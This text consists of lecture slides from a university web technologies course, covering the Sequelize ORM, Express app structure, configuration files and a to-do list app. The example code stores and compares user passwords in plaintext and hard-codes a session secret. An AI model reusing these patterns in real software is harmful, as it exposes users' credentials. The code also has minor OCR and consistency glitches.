
- We’ll re-implement our To-do List web app using Express (adding more features along the way)
- We’ll also manage persistency in a more advanced way, using an **Object-Relational Mapping** library

OBJECT–RELATIONAL MAPPING

OBJECT–RELATIONAL MAPPING (ORM)

When developing Object-Oriented software that persists data in a RDBMS, we deal with **two different representations** of our data

- One is objects living in the **heap**, the other data in **RDBMS tables**



Users table

Id	UserName	Password	Age
1	Janet	837jnge	22
2	Riff Raff	xjdf08b	26
4	Frank	K99fid8f	56

Todos table

Id	UserId	Todo
1	1	Learn Sequelize
2	1	Learn Express
4	2	Do the time warp again

OBJECT–RELATIONAL MAPPING (ORM)

- These two representations are quite different
- We need to keep both representations **aligned**
  - Changes to the domain objects need to be mapped to the RDBMS schema
  - Changes to the RDBMS schema might impact existing code
- Good amount of work and (repetitive) boilerplate code needed

ORM LIBRARIES

ORM libraries are ready-made solutions to support developers in keeping object-based and relational representations aligned

- Allow developers to work with high-level **abstractions** instead of SQL queries and statements
- Increase **productivity** by reducing the need for boilerplate code
- Make switching to different RDBMS even easier

ORM LIBRARIES: FEATURES

ORM libraries typically allow developers to:

- **Declaratively** define how database tables are mapped to objects
- **Automatically create** and **update** the **RDBMS schema** as needed
- Easily perform Create, Read, Update, Delete (**CRUD**) operations
- Compose and execute complex queries in a declarative way
- Manage transactions
- Support caching strategies

ORM LIBRARIES: EXAMPLES

Well-known ORM libraries include:

- Hibernate (Java)
- Entity Framework (C# - .NET)
- SQLAlchemy (Python)
- Propel (PHP)
- Active Record (Ruby on Rails)
- Sequelize, Prisma, TypeORM (Node.js)

Opinionated frameworks sometimes also include an ORM

SEQUELIZE

- Sequelize is an ORM for Node.js
- Supports Oracle, Postgres, MySQL, MariaDB, SQLite, SQL Server and more!
- Elegant Promise-based API
- The following slides are basedon Sequelize v. 6

INSTALLING SEQUELIZE

- Sequelize can be installed via **npm** as usual

```
@luigi → express-hello-world $ npm install sequelize
```

- You also need to install the drivers for the RDBMSs you plan to use:

```
@luigi → express-hello-world $ npm install pg pg-hstore # Postgres
@luigi → express-hello-world $ npm install mysql2
@luigi → express-hello-world $ npm install mariadb
@luigi → express-hello-world $ npm install sqlite3
@luigi → express-hello-world $ npm install tedious      # MS SQL Server
@luigi → express-hello-world $ npm install oracledb
```

- We'll use SQLite for the sake of simplicity

CONNECTING TO A DATABASE

```
import { Sequelize } from "sequelize";

//create connection
const database = new Sequelize("sqlite:mydb.sqlite");
//const database = new Sequelize('postgres://user:pass@example.com:5432/dbname')

try {
  await database.authenticate();
  console.log('Connection has been established successfully.');
} catch (error) {
  console.error('Unable to connect to the database:', error);
}
```

- Above code automatically creates a SQLite DB in the **mydb.sqlite** file
- Many different ways to connect to a database: docs

DEFINING MODELS

- Models are the essence of any ORM
- In Sequelize, Models are classes that extend Model
- Two equivalent ways to define models:
  - Calling the **define** method on a database connection
  - Creating a class that extends Model, and then calling its **init** method

DEFINING MODELS

```
import { DataTypes, Sequelize } from "sequelize";

//connection to database omitted

const User = database.define('User', { //Model attributes are defined here
  firstName: {
    type: DataTypes.STRING,
    allowNull: false
  },
  age: {
    type: DataTypes.INTEGER //allowNull defaults to true
  },
  id: {
    type: DataTypes.INTEGER,
    primaryKey: true,
    autoIncrement: true
  }
});
```

MODEL SYNCHRONIZATION

- When defining a Model, we're telling Sequelize about our data
- However, we start with a completely empty database
- We need to tell Sequelize to align the database schema with the models we defined
  - What if there exists no table to persist our Models?
  - What if some tables exist, but have different columns, less columns, or some other difference?
- Alignment is performed by Sequelize via **model synchronization**

MODEL SYNCHRONIZATION

- To syncronize a model with the database, we can call **model.sync(…)**
- It’s an async function, returning a Promise

```
const User = database.define('User', {/* Model specification omitted */});

User.sync().then( () => {
  console.log("Users table synchronized.")
}).catch( err => {
  console.err("Synchronization error:", err.message)
});
```

```
Executing: SELECT name FROM sqlite_master WHERE type='table' AND name='Users';
Executing: CREATE TABLE IF NOT EXISTS `Users` (`firstName` VARCHAR(255) NOT NULL,
`age` INTEGER, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `createdAt` DATETIME NOT
NULL, `updatedAt` DATETIME NOT NULL);
Users table synchronized.
```

MODEL SYNCHRONIZATION

A few notes:

- Sequelize **inferred** a table name for our model (***Users***). By default, Sequelize uses the **pluralized** model name to name tables in the RDBMS. We can override this behaviour and specify a custom table name (see docs).
- From the logs, we can see that Sequelize checked whether the *Users* table existed (`SELECT name FROM sqlite_master WHERE type='table' AND name='Users';`), and then created the table.
- If we run the script again, it won't create the table since it already exists

MODEL SYNCHRONIZATION

- Sequelize supports different synchronization modes

```
User.sync();
//creates the table if not exists (does nothing if exists)

User.sync({force: true});
//re-creates the table, drops it if exists (destructive!)

User.sync({alter: true});
//checks the state of the table (columns, types, etc..) and alters it to match
the model (if needed)
```

- It is possible to synchronize multiple models at once by calling **sync()** on the database connection

CREATING ENTITIES

```
let janet = new User({ //We can first create an instance of a Model...
  name: "Janet",
  age: 22
});

await janet.save();  //...and then save it to the database
console.log("Janet saved to database.");

let riff = await User.create({  //Or we can use the static method Model.create()
  name: "Riff Raff",
  age: 26
});
console.log(`Riff Raff saved to database with id ${riff.id}.`);
```

DEFINING MODELS (USING CLASSES)

```
const User = database.define('User', {/* models specs */});

class Todo extends Model {}

Todo.init({
  todo: { type: DataTypes.TEXT, allowNull: false },
  done: { type: DataTypes.BOOLEAN, defaultValue: false },
  id:   { type: DataTypes.INTEGER, primaryKey: true, autoIncrement: true }
},{
  sequelize: database, modelName: "Todo"
});

database.sync().then( () => {console.log("Database synchronized.")});
```

DEFINING ASSOCIATIONS

- Sequelize supports one-to-one, one-to-many, and many-to-many associations (see docs)

```
const A = sequelize.define('A', /* ... */);
const B = sequelize.define('B', /* ... */);

A.hasOne(B);    // A HasOne B
A.belongsTo(B); // A BelongsTo B
A.hasMany(B);   // A HasMany B
A.belongsToMany(B, { through: 'C' }); // A BelongsToMany B through the junction
table C
```

DEFINING ASSOCIATIONS

```
import { DataTypes, Model, Sequelize } from "sequelize";

//create connection
const database = new Sequelize("sqlite:mydb.sqlite");

const User = database.define('User', {/*model specs*/});

class Todo extends Model {}

Todo.init({/*model specs*/},{/*options*/});

User.hasMany(Todo);   //Sequelize will define a foreign key Todo -> User
Todo.belongsTo(User);

database.sync({force: true}).then(()=>{ console.log("Database synchronized.") });
```

CREATING LINKED DATA

- By default, Sequelize creates a column named **RefModelRefModelPK**
- In our case, it created a **UserId** column in Todo

```
let riff = await User.create({
  name: "Riff Raff",
  age: 26
});
console.log(`Riff Raff saved to database with id ${riff.id}.`);

let todo = await Todo.create({
  todo: "Do the time warp again",
  done: true,
  UserId: riff.id
});
```

CREATING LINKED DATA

- An instance can also be created along with nested associations in a single step, provided all elements are new

```
let janet = await User.create({
  name: "Janet",
  age: 22,
  Todos: [
    {todo: "Learn Sequelize"},
    {todo: "Learn Express"}
  ]
}, {
  include: [Todo]
});

// code creating Riff Raff
// and its Todo goes here
```

name	age	id	createdAt	updatedAt
Janet	22	1	2023-12-09 10:03:50	2023-12-09 10:03:50
Riff Raff	26	2	2023-12-09 10:03:50	2023-12-09 10:03:50

todo	done	id	createdAt	updatedAt	UserId
Learn Sequelize	0	1	2023-12-09 10:03:50	2023-12-09 10:03:50	1
Learn Express	0	2	2023-12-09 10:03:50	2023-12-09 10:03:50	1
Do the time warp again	1	3	2023-12-09 10:03:50	2023-12-09 10:03:50	2

RETRIEVING DATA

- Sequelize models provide simple ways to retrieve data
- See the docs for a complete reference on queries

```
let todos = await Todo.findAll();
for(let i of todos)
  console.log(`${i.id}: ${i.todo}`);
```

```
SELECT *
FROM Todos
```

```
import { Op } from "sequelize";

let todos = await Todo.findAll({
  where: {
    id:   { [Op.gte] : 2 },
    todo: { [Op.like]: '%Express%’ }
  }
});
```

```
SELECT *
FROM Todos
WHERE id >= 2 AND todo LIKE '%Express'
```

RETRIEVING DATA

- By default, associations are not loaded when we retrieve data
- We can specify we want to load some associations as well

```
let todos = await Todo.findAll({include: [User]});
for(let item of todos)
  console.log(`${item.todo} - ${item.User?.name}`);
```

- We can retrieve an entitity given its primary key using **.findByPk(pk)**

```
let t = await Todo.findByPk(3);
console.log("t:", t.id, t.todo, t.done, t.UserId);
```

```
Executing: SELECT `todo`, `done`, `id`, `createdAt`, `updatedAt`, `UserId` FROM
`Todos` AS `Todo` WHERE `Todo`.`id` = 3;
t: 3 Do the time warp again false 2
```

UPDATING AND DELETING DATA

todo	done	id	createdAt	updatedAt	UserId
Learn Sequelize	0	1	2023-12-09 10:03:50	2023-12-09 10:03:50	1
Learn Express	0	2	2023-12-09 10:03:50	2023-12-09 10:03:50	1
Do the time warp again	1	3	2023-12-09 10:03:50	2023-12-09 10:03:50	2

```
let learnSequelize = await Todo.findByPk(1);
learnSequelize.setDataValue('done', true);
await learnSequelize.save(); //updates entity on db

let learnExpress = await Todo.findByPk(2);
await learnExpress.destroy(); //deletes entity from db
```

todo	done	id	createdAt	updatedAt	UserId
Learn Sequelize	1	1	2023-12-09 10:03:50	2023-12-09 10:15:12	1
Do the time warp again	1	3	2023-12-09 10:03:50	2023-12-09 10:03:50	2

ORM: PROS

- **Abstraction**: Work with objects and models instead of SQL
- **Productivity**: less boilerplate code, automated schema gen.
- **Portability**: easy to switch between supported RDBMS
- **Readability** and **consistency**: more readable than raw SQL; enforce specific coding patterns and conventions.

CONS


- Steeper learning curve
- **Complexity**: some operations might be more complex with an ORM
- **Vendor Lock-in**: might be difficult to switch to different ORMs
- **Performance**: ORMs might introduce an overhead for some operations, especially when used improperly

STRUCTURE OF AN EXPRESS APP

ORGANIZING AN EXPRESS WEB APP

- Express is unopinionated. As a consequence there is not a single ***right*** way of organizing a web app
- In the Web Technologies course we'll try our hand at an organization
  - It's not carved in stone! Feel free to think about it and improve it!

ORGANIZING AN EXPRESS WEB APP



- **views** contains templates
- **routes** contains definition of Routers. This code is responsible for directing requests to the appropriate controller
- **controllers** contains code implementing business logic for handling requests
- **models** contains definition of data models and database connections
- **middleware** contains custom middleware
- **public** contains static files organized in directories

WEB APP CONFIGURATION

WEB APP CONFIGURATION

Web apps often depend on **sensitive information** and **environment-specific settings**


- **Sensitive:** API keys, database passwords, AWS credentials
- **Environment-specific**: URL of the production/development/staging database, logging levels, etc…

- Hard-coding these settings in our code is not a good practice!
  - **Not safe** when we version our code in a public repository
  - Might need to change multiple files to change these settings
  - Leads to different «versions» of the Web App (e.g.: development vs production), which all need to be updated and maintained separately
- These data should be stored in a dedicated **configuration file**

CONFIGURATION FILES

- Configuration files should be the single point where these settings can be changed
- They should not be versioned (i.e.: put ‘em in the **.gitignore** file)
- A dummy version can be versioned instead, so each user can modify it and include its own settings
- One way to manage settings is using a **.env** file in the project root
- Node.js packages such as **dotenv** can be used to read the .env file and make its contents available (e.g.: in the global **process.env** object)

WEB APP CONFIGURATION



EXPRESS TO-DO LIST WEB APP

The same old web app, now with Express (with a few spicy additions!)

TO–DO LIST APP WITH EXPRESS

- Let’s re-implement our To-do List App with Express
- We’ll make this interesting by adding a few more features
  - Users will be able to mark to-do items as «done» or «not done yet»
  - Users will be able to **modify** or **delete** to-do items
  - We’ll use the Sequelize ORM to manage data persistence

LET'S LOOK AT THE CODE

- Source code available in the course materials
- **Will the lecturer make it through this live demo?**
- **Some highlights are reported in the remaining slides**

CONFIGURING MIDDLEWARE (INDEX.JS)

```
const app = express();
const PORT = 3000;

app.set("view engine", "pug"); //use pug as the default template engine

app.use(morgan('dev'));
app.use(express.static("public"));
app.use(express.urlencoded({extended: false}));
app.use(session({
  secret: 'fu-tzu the great master',
  resave: false, saveUninitialized: false,
  cookie: { maxAge: 10*60*1000 /*10 minutes, in ms */ }
}));
app.use(flash());
app.use(exportFlashMessagesToViews);
app.use(exportAuthenticationStatus);
```

CONFIGURING ROUTES (INDEX.JS)

```
//routes
app.use(homepageRouter); app.use(resetRouter);
app.use(authenticationRouter); app.use(todoRouter);

//catch all, if we get here it's a 404
app.get('*', function(req, res){
  res.status(404).render("errorPage", {code: "404", description: “Not found."});
});

//error handler
app.use( (err, req, res, next) => {
  console.log(err.stack);
  res.status(err.status || 500).render("errorPage", {
    code: (err.status || 500), description: (err.message || "An error occurred")
  });
});

app.listen(PORT);
```

ROUTES: TODOROUTER

```
export const todoRouter = new express.Router();

todoRouter.use(enforceAuthentication); //middleware used in this router

todoRouter.get("/todo", (req, res, next) => {
  TodoController.getTodosForCurrentUser(req).then(todoItems => {
    res.locals.todoItems = todoItems;
    res.render("todo");
  }).catch(err => {
    next(err);
  });
});
```

CONTROLLER: TODOCONTROLLER

```
import { Todo } from "../models/Database.js";

export class TodoController {

  static async getTodosForCurrentUser(req){
    return Todo.findAll({
      where: {
        UserUserName: req.session.username
      }
    })
  }

  // other methods
}
```

AUTHENTICATION

```
export class AuthController {

  static async checkCredentials(req, res){
    let user = new User({ //user data specified in the request
      userName: req.body.usr, password: req.body.pwd
    });

    let found = await User.findOne({
      where: { userName: user.userName, password: user.password }
    });

    if(found === null) {
      return false;
    } else { //credentials are valid. We create a session
      req.session.isAuthenticated = true; req.session.username = found.userName;
      return true;
    }
  }
```

AUTHENTICATION MIDDLEWARE

```
/**
 * This middleware ensures that the user is currently authenticated. If not,
 * redirects to login with an error message.
 */
export function enforceAuthentication(req, res, next){
  if(!req?.session?.isAuthenticated){
    req.flash("error", "You must be logged in to access this feature.");
    res.redirect("/auth");
  } else {
    next();
  }
}
```

REFERENCES

- **ORM Hate**
  By Martin Fowler
  Available at https://martinfowler.com/bliki/OrmHate.html and archived here.
- **Getting Started: Sequelize**
  Sequelize Official Docs
  Available at https://sequelize.org/docs/v6/getting-started/

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 15

THE REST PARADIGM

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

PREVIOUSLY, ON WEB TECHNOLOGIES

- In the last lecture, we developed a full-fledged web app with Express
- Our app took care of everything **on the Server**:
  - It managed **data** (with the Sequelize ORM)
  - It managed **business logic** (with routes, controllers, middlewares, sessions)
  - It managed **presentation** (rendered templates using Pug)
- Browsers were only responsible for visualizing HTML pages



‘TRADITIONAL’ WEB APPS

- This approach is often referred to as «**traditional**» web apps
  - Originated when Browsers had limited capabilities and Web content was generally accessed only via Browsers
- Nowadays, the scenario is more complex
  - Data might need to be accessed also by other software (e.g.: mobile apps)
  - Trend is to exploit the capabilities of modern browsers to deliver a more reactive user experience (i.e., single page apps - we’ll see in a few lectures)



‘TRADITIONAL’ WEB APPS


Traditional web apps are **not flexible enough** in some modern scenarios

- Other software willing to access data has to
  1. Download the HTML pages
  2. Parse and analyze them to extract relevant data
- **Not very efficient**: transfer a lot of unneded data
- **Not very robust**: any change in the HTML pages might break the extraction of the data

THE CURRENT TREND

